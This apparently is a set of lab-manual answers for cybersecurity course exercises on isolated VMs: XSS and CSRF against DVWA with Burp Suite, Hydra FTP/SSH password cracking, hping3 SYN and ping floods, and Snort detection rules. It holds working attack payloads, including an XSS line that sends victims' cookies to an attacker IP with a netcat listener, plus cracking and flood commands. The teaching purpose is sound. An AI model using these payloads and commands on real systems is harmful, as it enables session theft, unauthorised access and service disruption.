5. Imagine you're a cybersecurity analyst responsible for evaluating the security of a newly launched online education platform. You need to use Burp Suite to find and address any security issues within the application. Explain how you would set up Burp Suite, including configuring the proxy settings and running automated scans to uncover common vulnerabilities.

a) XSS(Cross Site Scripting)

b) CSRF(Cross Site Request Forgery)

i) **XSS (Cross Site Scripting)**

Cross-Site Scripting attacks are a type of injection in which malicious scripts are injected into web sites and execute on client side.

Ensure Kali Linux and metaspolitable 2 vm are up and running.

Open 192.168.111.129 metaspoiltable2 web application in kali linux browser.

Click on DVWA and login by providing username and password. (admin/password)

XSS Stored:

Whatever the scripts injected will be stored permanently, any time visitor comes up, scripts would be executed.

Navigate to XSS (stored), try following things.

- **Name: Test**

  **Message: Hello Everyone **

  Click on Sign Guestbook

- **Name: Hi**

  Message: <script>alert("Hello This is XSS")</script>

  Click on Sign Guestbook

Now go to any other page.. comeback to xss stored page, then user can see the pop up message

To fetch the cookies

<script>alert(document.cookie)</script>

Navigate to xss(reflected) and paste the above script, then, it will display PHPSSESSID(Cookie Value)

XSS reflected:

Type

<script>alert(“hello”)</script> and submit

Alert window is displayed.

Now go to any other page.. comeback to xss reflected page, then user cannot see the pop up message or alert window.

To steal other user cookies:

Navigate to XSS stored and type below script in message. Before that increase the size of message textbox.

<script>new Image().src=”http://192.168.62.128/abc.php?output=”+document.cookie;</script>

And press Sign Guestbook.

Keep the listener ready in terminal by using below command

nc -lvp 80

and go to other tabs in DVWA page and come back to XSS stored.. then it will steal the cookie of the user and send it to kali linux VM.

ii)CSRF

Ensure kali Linux and metaspoiltable 2 is up and running.

CSRF(Cross Site request Forgery)

- Log in to DVWA as admin using the credentials admin/password.
- Set DVWA security to low and submit the settings.
- Launch Burp Suite application and ensure proxy settings are configured, including the imported proxy certificate.
- Navigate to the CSRF page and input a new password along with confirmation.
- Activate intercept mode in Burp Suite before submitting the form.
- Submit the form(Click on Change) and capture the recent traffic.
- Send the intercepted traffic to repeater within Burp Suite.
- Forward the intercepted traffic.
- Return to the DVWA page and observe the password changed message.
- Modify the password in the repeater to something else and send the repeater traffic.
- Check the response side of the page in the render tab of Burp Suite to verify the password changed message.

- Disable the proxy intercept and proxy settings.
- Logout from DVWA.
- Upon attempting to login again, the user enters the new password, unaware of the recent change, resulting in login failure.

6. **ABC Corp, a medium-sized company, is concerned about the security of its network and wants to ensure that its employees are using strong passwords. The IT security team has been tasked with conducting a password strength assessment to identify weak passwords that may pose a security risk. The IT security team decides to use a password cracking tool, to perform the password strength assessment. The plan to target the company's internal systems, including FTP, SSH. By using Hydra password cracking tool perform a password strength assessment, so that ABC Corp's IT security team was able to identify and address weaknesses in their network's authentication mechanisms.**

Solution:-

Ensure kali Linux and metaspoiltable VM's are up and running.

Go to Kali linux terminal, Type

locate unix_passwords.txt

It contains dictionary of passwords. Without knowing password , we cannot enter into the target system with FTP connection.

if unix_passwords.txt doesnot contain msfadmin, password of metaspoiltable2 VM, Then type below commands

vi /opt/metasploit-framework/embedded/framework/data/wordlists/unix_passwords.txt

Then add msfadmin and save the file.

Hydra tool is used for password cracking. Type the below command in kali linux terminal for cracking the password(Dictionary attack), specify the path of unix_password.txt and IP address of metaspoiltable2 vm.

hydra -l msfadmin -P /opt/metasploit-framework/embedded/framework/data/wordlists/unix_passwords.txt ftp://192.168.62.129

Now it will match the passwords from the dictionary, once the exact match is found.. it will display password matched.

Now get FTP connection to target machine (Metaspoiltable 2) by using below command

ftp 192.168.62.129

#Then enter username and password of target machine.

#Once you get ftp> prompt, it clearly indicates, you got into your target machine.

#Navigate yourself to different path by using below commands

ftp>ls

ftp> cd vulnerable

ftp> cd twiki20030201

to transfer the file from your target machine to your system.

ftp>get TWiki20030201.tar.gz

Similarly, once the password of the target machine is known we can also connect target machine by using SSH Connection by using below command.

ssh -o HostKeyAlgorithms=+ssh-rsa,ssh-dss msfadmin@192.168.62.129

Type the password.Then you can see the below prompt


msfadmin@metasploitable:~$

navigate yourself in the target machine to access the files.

7. **Imagine you are the network security administrator for a medium-sized e-commerce company that operates an online store handling sensitive customer information. Recently, there have been reports of intermittent service disruptions and slow response times on your company's website, resulting in customer complaints and loss of revenue. After conducting initial investigations, you suspect that the website may be experiencing denial-of-service (DoS) attacks, specifically SYN floods and Ping flood attacks. So, it is important for organizations to have response plans in place to mitigate the impact of DoS attacks on their operations. Use Hping3, kali Linux tool to perform SYN floods and ping flood attacks to launch DOS attack on the target machine and proactively monitor the networks for signs of attack.**

What is DOS attack?

A Denial of Service Attack is a cyber-attack in which the attacker seeks to make a machine or network resource unavailable to its intended users by temporarily or indefinitely distributing services of a host connected to the internet. DOS attack is typically accomplished by flooding the targeted machine or resource with superfluous requests in an attempt to overload systems.



DOS Attack

Ping Flood Dos Attack:-

Ping Network Utility

- Ping is a troubleshooting tool used by system administrators to manually test for connectivity between network devices and also for network delay and packet loss.

- The Ping command sends an ICMP echo request to a device on the network, and device responds with ICMP echo reply.

- The data returned in echo request message must be returned in the echo reply message.

Exercise:

Ensure Kali Linux and Ubuntu vm are up and running.


Ping from kali linux machine to ubuntu

ping 192.168.62.133

Start capturing ICMP request/reply from wireshark.

Once you capture and can notice in wireshark analyzer, the ICMP packet request and ICMP packet reply**.**

Ping Flood DOS attack.



Hping3 Tool Demo

Hping3 tool is used to generate lot of ICMP request packets.(i.e flooding our target with lot of ping packets)

Wireshark used as a packet analyzer.

Ubuntu is a target machine.

In ubuntu Install Snort(Intrusion Detection System) by using below command.

sudo apt-get install snort -y.

and keep the IDS ready for observing the packet transfer by using below command.


sudo snort -A console -c /etc/snort/snort.conf

Then in Kali linux machine run the hping2 tool commands. And observe ubuntu snort output and wireshark Analyzer ouput for the flood of packets.

a. sudo hping3 -1 -c 1 192.168.62.133
b. sudo hping3 -1 -c 1 -i 5 192.168.62.133
c. sudo hping3 -1 --faster 192.168.62.133
d. sudo hping3 -1 --faster 192.168.62.133
e. sudo hping3 -1 -a 192.168.62.139 192.168.62.133
f. sudo hping3 -1 –rand-source 192.168.62.133

Syn Flood DOS Attack

Tcp 3 way handshake



For Syn Flood Attack , use below commands

Ensure Kali Linux and Metaspoiltable2 are up and running..

In kali linux browser, type metaspoiltable 2 IP to launch DVWA application, login.

a. sudo hping3 -S -c 1 -p 80 192.168.62.129
b. sudo hping3 -S -c 1 -p 80 -i 5 192.168.62.129
c. sudo hping3 -S --flood -p 80 192.168.62.129

Once the target machine is flooded with Syn packets, observe in the wireshark analyzer, you can see target system(metaspoiltable2 Vm) is flooded with packets. And DVWA application is taking time to load.

8. In a cybersecurity lab environment, a team is tasked with implementing and testing an Intrusion Prevention and Detection System (IDS) using Snort. The team's objectives include configuring Snort for optimal performance, conducting rigorous testing to ensure its effectiveness, and developing custom Snort rules tailored to specific security requirements. Additionally, the team aims to simulate real-world attack scenarios using Kali Linux to detect and mitigate potential threats effectively.

   Ensure Ubuntu and Kali linux virtual machines are up and running.
   Go to Ubuntu VM…
   sudo apt-get install snort
   Configure the interface correctly. Choose the interface by running /sbin/route –n in another
   terminal.
   Set the correct interface and click on ok.
   Get the IP address of Ubuntu machine.
   Go to snort folder
   cd /etc/snort
   sudo vi snort.conf---(configuration file)
   cd rules
   vi local.rules -- (Custom rules will be defined here)
   vi icmp.rules---(icmp rules defined here)
   To test the configuration file:
   sudo snort -T -c /etc/snort/snort.conf
   To start snort and system is listening to packet processing
   sudo snort –A console -c /etc/snort/snort.conf

   Go to Kali Linux VM

nmap 192.128.111.133(Ubuntu machine IP)
when the scanning is going here, in the Ubuntu snort terminal. You can go and see the snort. It will
able to detect the packets..one of the rule is triggered and it is displaying SNMP request tcp..
So attempt of reconnaissance is detected and captured.
Lie this any attack can be detected.
Even in kali linux machine.. even if you ping from kali linux to Ubuntu.. even ping is captured and
display—(ICMP ping)

Customized snort rules.
Go to Ubuntu machine..
cd /etc/snort/rules
vi local.rules

add below rules

Add the below rules in the path

cd /etc/snort/rules/
vi local.rules

#If any ICMP ping is happening --Unique id and name is added

alert icmp $EXTERNAL_NET any -> HOME_NET any (msg:"Shubha";sid:5889; rev:1;)

#FTP attempt

alert tcp any any -> $HOME_NET 21 (msg:"FTP attempted"; sid:60001; rev:1;)

SSH attempt

alert tcp any any -> $HOME_NET 22 (msg:"SSh attempted"; sid:600022; rev:1;)

Once the rules are added check the snort configuration.

sudo snort -T -c /etc/snort/snort.conf

if there are no issuses with rules..

Then start the snort

sudo snort –A console -c /etc/snort/snort.conf

Now go to Kali linux
1. ping 192.168.111.133
now go check in Ubuntu VM.. shubha msg is detected and displayed while pinging

2. ftp 192.168.111.133

now go check in Ubuntu vm.. FTP attempted msg is detected and displayed performing FTP connection

3. ssh ubuntu@192.168.111.133
now go check in Ubuntu VM.. SSH attempted msg is detected and displayed performing SSH Connection.